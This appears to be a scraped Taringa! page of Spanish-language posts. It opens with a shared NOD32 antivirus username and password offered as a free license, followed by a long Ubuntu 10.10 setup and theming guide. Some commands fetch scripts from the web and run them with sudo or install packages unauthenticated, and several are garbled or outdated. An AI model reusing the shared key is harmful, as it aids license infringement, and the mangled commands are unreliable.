_kike_096_
Usuario (Cuba)
Hola Taringueros hoy les traigo una clave de Nod32 Antivirus 4 que funciona hasta el 20 de Agosto de 2016, funciona perfectamente aqui esta la captura: Username: EAV-42298989 Password: 56c4dx5h2x Vence el: 20/08/2016 Mas de mis posts!!

Hola Taringueros, hoy les traigo estos gifs que encontre, rianse un ratito con ellos.

No les ha pasado que después de instalar Ubuntu, queda con ese estilo visual que a varios no nos agrada, y buscar temas se puede tornar molesto, ya que nos lleva demasiado tiempo, o peor aún, ninguno de los temas cumple con nuestras expectativas, y como muchos sabemos, Ubuntu es personalizable al 100%. Para esto existe Bisigi, Bisigi es una aplicación que reune distintos temas, wallpapers e iconos que nos ayudaran a personalizar nuestro escritorio, desde temas oscuros hasta los más ligeros, hay para todos los gustos, y para instalarlo, sabemos que es desde nuestra terminal. ~ sudo add-apt-repository ppa:bisigi/ppa ~ sudo apt-get update ~ sudo apt-get install bisigi-themes Ahora ya solo queda a ir a preferencias>apariencia y notar que ha sido instalada una gran variedad de temas.

Cosas a hacer después de Instalar Ubuntu 10.10 Maverick Meerkat AÑADIR REPOSITORIOS PPA MAS FACILMENTE Maverick al igual que la versión anterior de Ubuntu incluye un nuevo comando que nos facilita la tarea de añadir repositorios desde la consola. Los repositorios son sitios de Internet desde el que instalamos aplicaciones. Muchas veces ocurrira que quieres instalar una determinada aplicación y el sistema operativo te mostrara un error de que “no encuentra el paquete”. Ello se debe seguramente a que intentas instalar una aplicación y no tienes un repositorio que te permita acceder a ella, El sistema por lo tanto no sabe como descargar ni mucho menos instalarla. La solucion consiste en añadir el repositorio correspondiente, actualizar la lista de repositorios para que Ubuntu sepa asociar aplicaciones-repositorios e instalarla de nuevo. Puedes gestionar repositorios con Synaptic, Ubuntu-tweak (que se verá posteriormente) o de manera manual, editando como usuario “root” tu fichero /etc/apt/sources.list y añadiendo las lineas del repositorio correspondiente. Esta era la forma habitual de añadir un nuevo repositorio, pero ahora con este comando se hace mas facil. Este comando es: add-apt-repository (y lo usaremos a menudo en el resto de la seccion). La sintaxis es: sudo add-apt-repository [reporitorio PPA que se quiere añadir] y el automaticamente se encarga de añadir ese repositorio a nuestro fichero /etc/apt/sources.list y de importar la clave del repositorio. ACCESO A LA CONSOLA DEL SISTEMA (Para los novatos) La mayoria de estos comandos los tendras que escribir desde la linea de consola (Si, se podria hacer tambien de modo grafico, pero a mi me resulta mas facil poner y usar la secuencia de comandos por comodidad y rapidez). Para acceder a la consola ejecutas desde el menu Aplicaciones > Accesorios > Terminal SER USUARIO ROOT (Para los novatos) La mayoria de estos comandos tendras que ejecutarlos con un usuario que tenga los suficientes privilegios. uno de estos usuarios es root. Puedes convertirte en usuario root ejecutando desde consola: sudo -s Te pedira la password, y podras ver que te cambia el prompt a algo de la forma root@nombre_de_tu_maquina: A partir de ahora eres root (eres Deu$) y puedes hacer de todo (ten cuidado pues podrias romper algo), el usuario root es el usuario que tienes mas privilegios en la maquina, puedes acceder a cualquier arbol de ficheros, crear nuevos usuarios, etc… Tambien puedes ejecutar un comando como root si antepones “sudo” al comando por ejemplo: sudo apt-get update Ejecuta el comando “apt-get update” pero como usuario root no como el usuario normal del sistema. A BUSCAR REPOSITORIOS PPA CON PPASEARCH ¿Y si tu pregunta es que conoces el nombre de la aplicación que quieres instalar, pero no conoces el repositorio PPA donde se localiza? PPASearch es una herramienta que nos permite buscar repositorios PPA de Launchpad desde la consola. Asi si queremos instalar una determinada aplicación mediante PPA y no conocemos que repositorios usar, podemos buscarlos de manera muy sencilla. Para instalar PPASearch: sudo add-apt-repository ppa:wrinkliez/ppasearch sudo apt-get update && sudo apt-get install ppasearch Despues ya invocamos a ppasearch indicando el nombre de la aplicación. Por ejemplo para buscar repositorios PPA de VLC ejecutariamos: ppasearch vlc Aparecera una lista de repositorios identificados por un numero y seleccionando ese valor, podremos instalar el repositorio correspondiente en nuestro sistema. ELIMINA LOS REPOSITORIOS PPA CON PPA PURGE Si en cambio queremos eliminar un repositorio, primero nos instalamos el script ppa-purge, que podemos descargar como paquete .deb desde el siguiente enlace. Lo instalamos y ya podemos desinstalar repositorios PPA con: sudo ppa-purge ppa:aqui_nombre_del_repositorio UTILIZAR EL CENTRO DE SOFTWARE DE UBUNTU El centro de software de Ubuntu es la nueva aplicación incluida en Ubuntu para llevar el control de los repositorios (sitios online desde la que descargamos paquetes y aplicaciones) y de todo aquel software que tengamos o queramos instalar en la maquina. Podemos acceder a El centro de software de Ubuntu desde Aplicaciones > Centro de Software de Ubuntu l centro de software viene a reemplazar al ya conocido Synaptic y si nos acostumbramos a él podriamos llegar a instalar cualquier aplicación desde su interface gráfica, sin necesidad de seguir el resto de ésta guia (pero siempre habrá gustos y gustos y muchos tambien preferimos el uso de la consola). Una cosa más: en la parte de “orígenes de software” tambien se pueden instalar pps’s haciendo click en “Anadir…” INSTALAR SOFTWARE MAS RAPIDAMENTE Y ACTIVAR LOS REPOSITORIOS UNIVERSE/RESTRICTED/MULTIVERSE Ubuntu trae por defecto acceso a mucho software, pero si quisieramos más deberiamos activar los repositorios universe y multiverse, e incluso los repositorios de terceros. Para ello abre el centro de software de ubuntu y selecciona: Editar > Origenes de Software, desde la primera pestaña podrás activar la casilla que contiene los repositorios adicionales que quieres utilizar. Tambien desde esta pestaña puedes seleccionar el servidor desde el que deseas descargar. Procura seleccionar alguno cercano a tu zona geografica, asi las descargas serán más rápidas. - restricted: Contiene controladores privativos para dispositivos. - universe: Contiene software libre mantenido por la comunidad. - multiverse: Contiene software restringido por copyright y cuestiones legales Tras activar estos repositorios tendras accesibles nuevos paquetes para instalar tras actualizar la lista de repositorios (sudo apt-get update). ACTIVAR LOS REPOSITORIOS UBUNTU-PARTNER Tambien seria conveniente habiltiar los repositorios de los socios de canonical y terceros. Así dispondremos de nuevas opciones de instalación como puede ser Java o Skype. Se habilitan desde la segunda pestaña “Otro Software” de Origenes de Software. ACTIVAR CONTROLADORES PRIVATIVOS DE HARDWARE Es posible que tu entorno grafico no se muestre correctamente o no estes utilizando los drivers mas eficientes para tu tarjeta grafica. Puedes comprobarlo desde Sistema > Administracion > Controladores adicionales. Desde esta ventana apareceran los controladores disponibles que puedes utilizar y si se encuentran activados o no. Si los usas seguramente obtendras una mejora de rendimiento pero estaras usando software que no es libre (tu mismo). INSTALAR NVIDIA-SETTINGS Si tienes una tarjeta Nvidia y varios monitores es conveniente que instales nvidia-settings. Esta utilidad te ayuda a configurar las resoluciones de varios monitores o pantallas de una manera gráfica y sencilla. sudo apt-get install nvidia-settings INSTALAR LOS ULTIMOS DRIVERS PROPIETARIOS PARA NVIDIA Para instalar los ultimos drivers de Nvidia ejecutamos: sudo add-apt-repository ppa:ubuntu-x-swat/x-updates sudo apt-get update sudo apt-get install nvidia-graphics-drivers nvidia-settings INSTALAR LOS ULTIMOS DRIVERS PROPIETARIOS PARA ATI/AMD sudo add-apt-repository ppa:ubuntu-x-swat/x-updates sudo apt-get update sudo apt-get install fglrx INSTALAR GDEBI PARA INSTALAR PAQUETES .DEB EN LUGAR DEL CENTRO DE CONTROL El centro de software de Ubuntu gestiona incluso los paquetes .deb que instalemos de manera aislada, si descargas un fichero .deb a tu escritorio y haces doble click sobre él, podrás comprobar como la aplicación que se abre para gestionar su instalación es el centro de software. Pero muchos de nosotros estamos más acostumbrados a usar Gdebi para este tipo de instalaciones. Si queremos usar Gdebi, primero lo instalaremos: sudo apt-get install gdebi gdebi-core Y luego cuando queramos abrir un fichero .deb con Gdebi, seleccionaremos el fichero .deb y pulsaremos click derecho, desde su menu contextual elegiremos “Abrir con el instalador de paquetes Gdebi” Tip: Puedes ver los paquetes .deb que hayas ido descargando desde el directorio /var/cache/apt/archives INSTALAR EL SOPORTE NTFS DE LECTURA/ESCRITURA Ubuntu dispone de una herramientra grafica de configuración para habilitar la lectura/escritura de particiones NTFS, lo que te permitira acceder a tus particiones Windows en aquellos sistemas de arranque dual Window/Linux o a discos duros externos. Para instalarlo ejecuta: sudo apt-get install ntfs-config Despues accede a Sistema > Administracion > Herramienta de Configuración NTFS NTFS-Config debera autodetectar tus particiones NTFS y despues tu podras habilitar el soporte de escritura sobre ellas. Las particiones detectadas se montaran bajo el directorio /media. INSTALAR EL SOFTWARE BASICO DE COMPILACION Linux es “libertad”, Asi que muchas veces no te encuentras un ejecutable para instalar, pero si el código fuente de esa aplicacion. La ventaja es que puedes coger tu mismo el codigo fuente y mejorarlo (si dispones de los conocimientos necesarios) o adaptar una aplicación a lo que necesites (si la licencia de uso lo permite). Desventajas, que muchas veces no tendremos el binario ejecutable de la aplicacion y necesitaremos compilar por nosotros mismos ese código fuente (lo que es una fuente de problemas para alguien que esta empezando). De todas formas si queremos compilar algun paquete del que solo tenemos el código fuente, tendremos que instalar los paquetes basicos de compilación. Lo instalamos con: sudo aptitude install build-essential A partir de entonces ya podemos usar los comandos como “gcc” o “make”. Tambien podemos instalar las librerias de desarrollo del kernel que tengamos instalado y que son necesarias para la compilacion de determinados paquetes: sudo aptitude install linux-headers-`uname -r` Generalmente los pasos para compilar cada código fuente son entrar al directorio donde residen los fuentes y ejecutar: “./configure”, “make” “sudo make install”, pero es recomendable leer el fichero “README” o “INSTALL” que acompaña a dicho codigo fuente. Si necesitas software adicional de compilación, como puede ser por ejemplo acceso a sistemas de control de versiones, prueba a ejecutar la versión extendida: sudo apt-get install build-essential automake make checkinstall dpatch patchutils auto INSTALAR LOS EXTRA RESTRICTIVOS Hay ciertos paquetes que no vienen por defecto en Ubuntu por cuestiones legales. Esto se debe a un tema de licencias, por ejemplo cuando se instala ubuntu, por defecto no instala todo ese software comercial que no ha liberado el codigo fuente. Ejemplos de este software puede ser el plugin de flash, o los codecs para poder reproducir algunos formatos de video. Existe un metapaquete (un paquete que agrupa e instala muchos mas paquetes) llamado ubuntu-restricted-extras que nos permite instalar todo este software que no es instalado por defecto y que tanto necesitamos para poder ver ese video o reproducir ese mp3 que se resiste. Tras habilitar los repositorios universe y multiverse podemos instalar este metapaquete con: sudo aptitude install ubuntu-restricted-extras En este metapaquete encontraremos el plugin de flash, algunas fuentes de texto de Microsoft, la ultima version de Java, y varios codecs (entre ellos el soporte de MP3 y DivX). Nota: Es posible que durante la instalación de Ubuntu 10.10 hayas seleccionado la caja de texto que te permitia instalar los extras durante la instalación, en ese caso, tras finalizar la instalación de ubuntu ya tendrás disponible el plugin de flash e incluso podrás escuchar ficheros en formato .mp3, con lo que podrias omitir este paso. DESCARGAR MAS RAPIDAMENTE CON APT-FAST Si queremos acelerar las descargas mediante apt-get podemos hacer lo siguiente. Nos instalamos axel: sudo apt-get install axel Despues creamos el fichero llamado apt-fast con el siguiente contenido. Le damos permisos de ejecucion: chmod +x apt-fast y lo movemos a /usr/bin ahora cada vez que queramos instalar algo, en lugar de ejecutar apt-get install nombre_paquete, ejecutaremos apt-fast install nombre_paquete. Alternativamente podemos instalarlo desde PPA: sudo add-apt-repository ppa:tldm217/tahutek.net sudo apt-get update sudo apt-get install apt-fast INSTALAR UBUNTU-TWEAK Ubuntu-Tweak es una aplicacion muy especial que quiero comentar en este punto, pues una de sus funciones es administrar repositorios y nos permite instalar facilmente mucho software desde su interface grafica (asi que podemos decidir entre instalar con esta aplicación, el centro de software de Ubuntu, o seguir leyendo esta guia para instalar la practica mayoria de aplicaciones desde consola). Ubuntu-Tweak tambien nos permite personalizar muchos aspectos de nuestro sistema o incluso gestionar repositorios de terceros. Un lujo de aplicación, vamos!! Si no la tienes instalado puedes instalarla con: sudo add-apt-repository ppa:tualatrix/ppa sudo apt-get update sudo apt-get install ubuntu-tweak Si ya lo tienes instalado, actualiza los repositorios y ejecuta: sudo apt-get upgrade INSTALAR AILURUS Aiulurus es otra aplicación para gestión del sistema, similar a Ubuntu Tweak. Puedes instalarla con: sudo add-apt-repository ppa:ailurus/ppa sudo apt-get update sudo apt-get install ailurus INSTALAR UCC (UBUNTU CONTROL CENTER) Prácticamente todo el control de ubuntu puedes hacerlo desde el menu Sistema > Preferencias y Sistema > Administracion o utilizando herramientas como Ubuntu Tweak y Ailurus. Pero si prefieres algo más simple tambien puedes instalar UCC, un desarrollo inspirado en el Mandriva Control Center y que nos permite acceder fácilmente a todas nuestras opciones de Ubuntu. Para instalarlo descargate Ubuntu Control Center y las dependencias Font-manager y JsTest-gtk (de acuerdo a tu versión 32 o 64 bits). Las copias todas juntas a una carpeta: y despues utilizando la consola, te metes en esa carpeta y ejecutas: $ sudo dpkg -i *.deb Con eso se instalan todos los .deb de la carpeta actual. Podrias instalarlos tambien uno a uno usando gdebi, pero tendrias que hacerlo en el orden adecuado: primero las dependencias y luego el ejecutable de ucc. Una vez instalado puedes iniciar la aplicación desde: Aplicaciones > Herramientas del Sistema > Ubuntu Control Center USAR GNOME CONTROL CENTER Un pequeño truco, puedes usar tambien el centro de control de ubuntu si pulsas ALT+F2 y escribes “gnome-control-center” en la caja de texto. SOPORTE PARA FORMATOS COMPRIMIDOS Si queremos poder comprimir o descomprimir en los formatos mas populares (rar, zip, gz, ace, etc) tendremos que instalar: sudo aptitude install rar p7zip-full unace unzip file-roller Y para poder comprimir/descomprimir desde terminal , yo prefiero instalar “atool”, de esa manera no tengo que recordar nunca los diferentes parametros que se pasan a los compresores: sudo aptitude install atool Para descomprimir con atool se usa “aunpack fichero_comprimido” da igual la extension que tenga el fichero, atool, la reconoce. Para comprimir con atool se usa “apack fichero_comprimido directorio_a_comprimir”. Ejemplo: apack miscosas.tar.gz "Mis cosas" INSTALAR EL COMANDO DE CONSOLA: APTITUDE udo apt-get install y sudo aptitude install son los comandos que se emplean habitualmente para la instalación de paquetes desde la consola. Pero en esta versión de Ubuntu 10.10 el comando aptitude no ha sido incluido en la instalación por defecto aunque si se encuentra en los repositorios de software. Si éstas acostumbrado a usarlo y quieres tenerlo instalado ejecuta: udo apt-get install aptitude A partir de ahora ya podras utilizar el comando “aptitude” con normalidad. INSTALAR JAVA Si solo necesitamos el interprete: sudo apt-get install sun-java6-jre sun-java6-plugin Si queremos tambien desarrollar con el lenguaje: sudo apt-get install sun-java6-jdk Si tenemos varios java instalados en la maquina y queremos seleccionar uno por defecto: sudo update-alternatives --config java Para instalar java es posible que tengas que habilitar el repositorio ubuntu-partner. Tambien para instalar la última versión de java puedes probar a utilizar el PPA: sudo add-apt-repository ppa:sun-java-community-team/sun-java6 sudo apt-get update apt-cache search java REPRODUCIR DVD's ENCRIPTADOS Para poder reproducir DVDs necesitamos instalar libdvdcss2. Podriamos instalar el soporte necesario con el repositorio Medibuntu, pero en Ubuntu 10.10 no es necesario, si hemos instalado previamente los “Extras restringidos” podemos ejecutar: sudo apt-get install libdvdread4 Despues ejecutariamos: sudo /usr/share/doc/libdvdread4/install-css.sh INSTALAR CODECS CON MEDIBUNTU Si queremos podemos instalar el soporte de codecs adicional utilizando el repositorio de Medibuntu. Nota: si en el momento de instalación de ubuntu 10.10 elegiste activar el check para instalar el software adicional, tras finalizar la instalación de ubuntu ya tienes habilitado flash y el soporte de codecs. Tambien puedes instalar los codecs mediante el uso de los extra restringidos, en todo caso, si prefieres utilizar los repositorios de medibuntu lo primero es agregar el repositorio correspondiente utilizando la terminal: sudo wget --output-document=/etc/apt/sources.list.d/medibuntu.list http://www.medibuntu.org/sources.list.d/$(lsb_release -cs).list && sudo apt-get --quiet update && sudo apt-get --yes --quiet --allow-unauthenticated install medibuntu-keyring && sudo apt-get --quiet update Una vez instalado el repositorio: Para la reproducción de DVD ejecutamos: sudo apt-get install libdvdcss2 Para instalar el resto de codecs propietarios (plataformas 32 y 64): sudo apt-get install non-free-codecs Para instalar los Windows codecs (plataforma 32): sudo apt-get install w32codecs Para instalar los Windows codecs (plataforma 64): sudo apt-get install w64codecs Para instalar los Windows codecs (ppc): sudo apt-get install ppc-codecs Si queremos que las aplicaciones del repositorio Medibuntu aparezcan en el Centro de Software de Ubuntu ejecutaremos: sudo apt-get --yes install app-install-data-medibuntu apport-hooks-medibuntu TODO DE GOLPE: ADOBE FLASH, COMPRESORES,JAVA, CODECS, FONTS sudo apt-get install gstreamer0.10-ffmpeg gstreamer0.10-pitfdll gstreamer0.10-plugins-bad gstreamer0.10-plugins-bad-multiverse gstreamer0.10-plugins-ugly gstreamer0.10-plugins-ugly-multiverse gstreamer0.10-plugins-base gstreamer0.10-plugins-good libdvdnav4 libdvdread4 libmp4v2-0 libxine1-ffmpeg ffmpeg flashplugin-nonfree sun-java6-fonts rar unrar p7zip-full p7zip-rar unace unp zip unzip ttf-mscorefonts-installer ttf-liberation mencoder mplayer sun-java6-plugin sun-java6-jre COMO CAMBIAR LA APARIENCIA DE UBUNTU 10.10 Ubuntu es Linux y en Linux puedes cambiar practicamente cualquierelemento de la interface grafica a tu gusto. A continuación veremos como modificar el aspecto de nuestro escritorio. Ambiance y Radiance temas por defecto Ubuntu 10.04 supuso una renovación visual en la marca de Ubuntu, y con dicha versión se crearón los temas light llamados “Ambiance” y”Radiance”,En ubuntu 10.10 se mantienen ambos temas como los temas por defecto del escritorio. Ambiance es el tema oscuro que se muestra la primera vez que instalas ubuntu. Puedes alternar entre ellos desde Sistema >Preferencias > Apariencia. En esa primera ventana se muestran los temas actuales que tienes instalados y haciendo click sobre ellos, se seleccionan por defecto. Si aun asi, no resulta de tu agrado ninguno de los temas incluidos, instalar un tema (ya sea decorador o un pack de iconos) por lo general consiste en descargar el fichero .tar.gz que contiene el tema y arrastrarlo sobre la ventana anterior (tambien puedes hacer uso del boton “Instalar desde”…” Si un tema no se te instala correctamente (se resiste) viene bien saber que Estos temas se descomprimen en tu directorio Home en la carpeta .themes o en /usr/share/themes, asi que puedes probar a llevarte el fichero .tar.gz a esos directorios y descomprimir el tema alli directamente. Puedes encontrar muchos mas temas para instalar desde sitios web como son KDE-Look o Gnome-Look. En estos sitios encontraras nuevos temas, decoradores de ventanas, pack de iconos, fondos de pantalla, scripts y mucho mas. Instalando el tema Elementary Aunque Ambiance y Radiance son temas gráficos que gustan en la comunidad de usuarios de Ubuntu, hay un tercer tema “no oficial”llamado “Elementary”que recibe y es del agrado de mucha gente.Puedes instalarlo con: sudo add-apt-repository ppa:elementaryart/ppa sudo apt-get update sudo apt-get install elementary-theme Nota: seria recomendable tener instalados los motores Murrine, Aurora,and Equinox si usas este tema. Los iconos elementary monochrome-icons los encuentras aquí. El skin para chrome elementary-chrome lo encuentras aquí Cambiando el fondo de pantalla Ubuntu 10.10 trae el siguiente fondo de pantalla. Pero si no te gusta,siempre puedes descargar cualquier imagen y usar la que más te guste. Por ejemplo el siguiente: El fondo de pantalla lo cambias desde: Sistema > Preferencias > Fondo, y arrastrando la imagen que deseas utilizar sobre esa ventana. Otra opcion es que instales el siguiente script de nautilus: sudo apt-get install nautilus-wallpapernautilus -q Asi podras cargar como fondo de pantalla cualquier imagen delescritorio seleccionandola simplemente y usando la opcion “Set as wallpaper…”, “Fijar como fondo de pantalla” desde nautilus (el navegador de archivos). Cambiando la posición de los botones Una gran polemica que trajeron los nuevos temas light (Ambiance,Radiance) fue la disposición de los botones cerrar, maximizar yminimizar en la ventana de titulo.Tradicionalmente estos botones siempre han estado en la derecha, pero con los nuevos temas, la disposicion de los botones cambio a la izquierda.Es fácil acostumbrarse, pero de todas formas si quieres la forma tradicional o “cualquiera” a tu medida, existen varias opciones para cambiar la posicion. La primera de ellas podria ser usar el editor de registro de linux. Se llama “gconf-editor” y puedes acceder a el pulsando Alt+F2 yescribiendo “gconf-editor” en la barra de texto que aparece. El editor de registro es un almacen de configuraciones para las diferentes aplicaciones instaladas. La informacion se organiza en arbol y claves, y es posible editar el valor de algunas de ellas para poder cambiar aspectos del sistema.En el caso de los botones la clave que te interesa editar es: app>metacity>general>button_layout, su valor es: close,minimize,maximize si quieres los botones a la izquierda y deberas poner: minimize,maximize,close si quieres los botones a la derecha. Evidentemente puedes poner una combinacion personalizada. Por ejemplo: minimize,close:maximize La accion anterior la podemos ejecutar tambien directamente desde la consola: Abres una terminal y escribes: gconftool-2 –set “/apps/metacity/general/button_layout” –type string“:minimize,maximize,close” si los quieres a la derecha, o: gconftool-2 –set “/apps/metacity/general/button_layout” –type string“minimize,maximize,close:” si los quieres a la izquierda. Si manejarte con la consola, te parece complicado, tambien hay aplicaciones graficas que te permiten cambiar el orden de los botones como son “ubuntu-tweak” o mwbuttons. Para instalar mwbuttons ejecuta: wget http://launchpad.net/mwbuttons/trunk/v0.2/+download/mwbuttons chmod +x mwbuttons ./mwbuttons Se abre el asistente de mwbuttons y puedes cambiar los botones como mejor consideres. Cambiando las fuentes del sistema Ubuntu 10.10 trae una de las mejores fuentes tipograficas que hetenido la oportunidad de “leer”. Fue una de las novedades con ésta nueva versión. La ubuntu font es una fuente sencilla, elegante y muy trabajada.Pero para mi gusto, por defecto, se instala en el escritorio con un tamaño muy grande. Vamos a cambiarlo.Para ello ve a Sistema > Preferencias > Apariencia > Tipografias. Desde esta ventana puedes ajustar el tamaño de las mismas (9 no está mal) o incluso cambiar la fuente que usa el sistema segun las fuentes que tengas instaladas. Otro detalle más, vamos a hacer que las fuentes se vean mejor, sobretodo si tienes un monitor LCD, para ello pulsa en el boton “Detalles”y selecciona la siguiente configuracion (Subpixel,completo) o juega con sus valores hasta que logres el mejor que se adapte a tu monitor.Como resolucion dpi a mi me gusta usar 96 o 90 segun el caso del monitor que este utilizando. instalando nuevas fuentes de texto Si quieres instalar nuevas fuentes de texto: Se copian a /usr/share/fonts o las puedes instalar directamente, doble click sobre la fuente y aparecera el visualizador de la misma que te dara la opcion de instalarla. Instalando más temas sudo aptitude install gnome-themes-ubuntu community-themes Instalando Awoken y Faenza icons Para instalar el pack de iconos Awoken: sudo add-apt-repository ppa:alecive/antigone sudo apt-get update sudo apt-get install awoken-icon-theme Para instalar el pack de iconos faenza: sudo add-apt-repository ppa:tiheum/equinox sudo apt-get update && sudo apt-get install faenza-icon-theme Instalar soporte RGBA Si quieres activar las transparencias en los temas es necesario instalar lo siguiente: sudo add-apt-repository ppa:erik-b-andersen/rgba-gtk sudo apt-get update && sudo apt-get upgrade sudo apt-get install gnome-color-chooser gtk2-module-rgba sudo apt-get install murrine-themes Ahora abrimos Sistema > Preferencias > GNOME Color Choose y en lapestaña de “Motores” (Engines), seleccionamos “Murrine” y en preferencias, buscamos y activamos el checkbox de RGBA Ahora abrimos Sistema > Preferencias > Apariencia, seleccionanos un theme que tenga soporte de RGBA, reiniciamos y listo. ya tenemos transparencias. Instalar Compiz y activar efectos 3D Para instalar Compiz (y poder disponer de efectos 3D en nuestro escritorio) tendremos que ejecutar una serie de comandos. -Si queremos tener el repositorio mas actualizado de compiz: sudo add-apt-repository ppa:compiz Nota: parece que este PPA esta dando problemas, omite si quieres este paso (añadir el PPA) y ejecuta unicamente las instrucciones posteriores. - Actualizamos sudo apt-get update - E instalamos: sudo aptitude install simple-ccsm compizconfig-settings-manager emerald Ahora podremos activar algunos efectos desde Sistemas > Preferencias > Apariencia > Efectos Visuales Es recomendable tambien instalar fusion-icon para poder configurar todas estas funciones desde un icono en el panel: sudo aptitude install fusion-icon Lo iniciamos: ./fusion-icon Y ya deberia aparecer el icono en el panel que nos permite controlar todo. Si Emerald no carga correctamente (el decorador de ventanas) ejecuta el siguiente comando: /usr/bin/emerald --replace Si tienes problemas con las 3D tal vez tu tarjeta de video no soporte aceleracion. Echale un vistazo a Activar Cube Reflection and Deformation. Como instalar un tema manualmente Si quieres instalar un tema manualmente puedes copiar la carpeta que contiene el tema a: /usr/share/themes Esto para que sea compartido por todos los usuarios, o a: /home/tu_usuario/.themes Para que sea utilizado por tu unico usuario. Para el caso de iconos las rutas son: /usr/share/iconsy /home/tu_usuario/.icons Que usuario Root use los mismos temas que usuario normal Ejecutamos desde consola: sudo ln -s /home/tuusuario/.themes /root/.themessudo ln -s /home/tuusuario/.icons /root/.iconssudo ln -s /home/tuusuario/.fonts /root/.fonts Donde tuusuario es el nombre de usuario que tengas. Como cambiar el formato de la hora del reloj del panel Podemos usar el editor de configuraciones (Alt+F2 y “gconf-editor”) yendo a la entrada: /apps/panel/applets/clock_screen0/prefs y editando las claves“format” que fijaremos con el valor “custom” y “custom_format” donde pondremos el patrón a usar para mostrar la hora. Sin embargo podemos hacer todo esto con un solo paso desde la consola. Un ejemplo: gconftool-2 –set /apps/panel/applets/clock_screen0/prefs/format –type string “custom” gconftool-2 –set/apps/panel/applets/clock_screen0/prefs/custom_format –type string”<span size=’smaller’ color=’white’>%a %d %b <b>%H:%M</b></span>” Otro ejemplo: gconftool-2 –set/apps/panel/applets/clock_screen0/prefs/custom_format –type string”<sup><span font_desc=’GE Inspira 14′> %a %b %d, %Y </span> <spanfont_desc=’GE Inspira 17′ weight=’Bold’ color=’#990011′ >%I:%M:%S %p</span><span font_desc=’GE Inspira 10′ weight=’Bold’ color=’#000099′>%Z</span></sup>” Y uno mas: gconftool-2 –set/apps/panel/applets/clock_screen0/prefs/custom_format –type string”<sup><span rise=’3000′ font_desc=’ubuntu 7.5′ color=’#DFD8C8′weight=’normal’>%a %d %b</span></sup>%n<sub><span font_desc=’ubuntu7.5′ color=’#DFD8C8′ weight=’bold’>%I:%M %p</span></sub>” Ojo: En el 'set' son 2 guiones, pero Taringa! los omite y solo muestra uno. Como poner el nombre de usuario completo en el panel gconftool -s –type int /system/indicator/me/display 2 ↑ Para poner el nombre completo. gconftool -s –type int /system/indicator/me/display 1 ↑ Para poner el nombre corto. Puedes cambiar tu nombre de usuario en Sistema > Administracion > Usuarios y Grupos seleccionando tu usuario. Ojo: En el 'type' son 2 guiones pero Taringa! los omite y solo muestra uno. Instalar Nautilus Elementary Para instalar nautilus elementary ejecutamos: sudo add-apt-repository ppa:am-monkeyd/nautilus-elementary-ppa sudo apt-get update sudo apt-get upgrade Con la tecla F4 y F7 podemos mostrar la terminal embebida o la vista de imagenes Clutterview. Si no se muestra correctamente el clutterview (ves una zona totalmentegris o negra): edita el fichero /etc/environment como root y añade la cadena: export CLUTTER_VBLANK=none Y reinicias el sistema. BeadCrumbs Para decorar la barra de direcciones del nautilus: http://www.atareao.es/ubuntu/conociendo-ubuntu/el-breadcrumb-facil-de-instalar/ Instalar motores adicionales para temas Algunos temas no se ven correctamente si no se instalan los Engines delos que dependen, aqui podemos instalar los más tipicos: Equinox GTK engine: sudo add-apt-repository ppa:tiheum/equinox sudo apt-get update sudo apt-get install gtk2-engines-equinox Murrine GTK engine: sudo add-apt-repository ppa:murrine-daily/ppa sudo apt-get updatesudo apt-get install gtk2-engines-murrine Arreglar paneles transparentes Si hay algun problema en el panel y no se muestran correctamente las transparencias: http://www.webupd8.org/2010/05/script-to-fix-panel-for-all-themes-at.html Descargamos: wget http://webupd8.googlecode.com/files/theme_bg_patcher2.py && chmod+x theme_bg_patcher2.py Y luego ejecutamos: sudo python -u theme_bg_patcher2.py ↑ Para arreglar los temas del usuario actual (en ~/.themes) sudo python -u theme_bg_patcher2.py ↑ Para arreglar los temas compartidos Otra opcion es usar una imagen como fondo transparente del panel. Para fijar el número de escritorios. gconftool-2 –type int –set /apps/metacity/general/num_workspaces integer Ejemplo: gconftool-2 –type int –set /apps/metacity/general/num_workspaces 2 Fijar teclas de acceso rapido (keyboard) para aplicaciones: gconftool-2 –direct –type string –set/apps/metacity/global_keybindings/panel_run_dialog ‘<Alt>F3′ Ejemplo para abrir una terminal con Ctrl. + T gconftool-2 –direct –type string –set/apps/metacity/global_keybindings/run_command_1 ‘<Alt>t’gconftool-2 –direct –type string –set/apps/metacity/keybindings_command/command_1 ‘gnome-terminal’ Puedes hacer esta asociacion de tecla/comando más facilmente desde: Sistema > preferencias > combinaciones de teclas Menú de aplicaciones en el Panel Similar a global-menu applet pero funciona tambien para qt, global-applet solo funcionaba para gnome. sudo apt-get install appmenu-gtk indicator-appmenu indicator-applet-appmenu Ahora seleccionamos un area vacia del panel, click derecho, elegimos “añadir al panel” y seleccionamos Applet Appmenu. Mejorar las miniaturas de Nautilus http://ubuntulife.wordpress.com/2010/08/01/anadir-sombra-a-las-miniaturas-de-nautilus/ Cambiar la Pantalla de login http://ubuntulife.wordpress.com/2010/10/19/como-cambiar-la-pantalla-de-login-en-ubuntu-10-10-maverick-video/ Para configurar tenemos que ejecutar: sudo cp /usr/share/applications/gnome-appearance-properties.desktop /usr/share/gdm/autostart/LoginWindow Reiniciamos, configuramos a nuestro gusto y Una vez configurado, volvemos a ejecutar: sudo unlink /usr/share/gdm/autostart/LoginWindow/gnome-appearance-properties.desktop NAUTILUS SCRIPTS Permiten ejecutar acciones desde el menu contextual de nautilus. Recomendables: Para redimensionar o rotar las imagenes: sudo aptitude install nautilus-image-converter Para abrir la 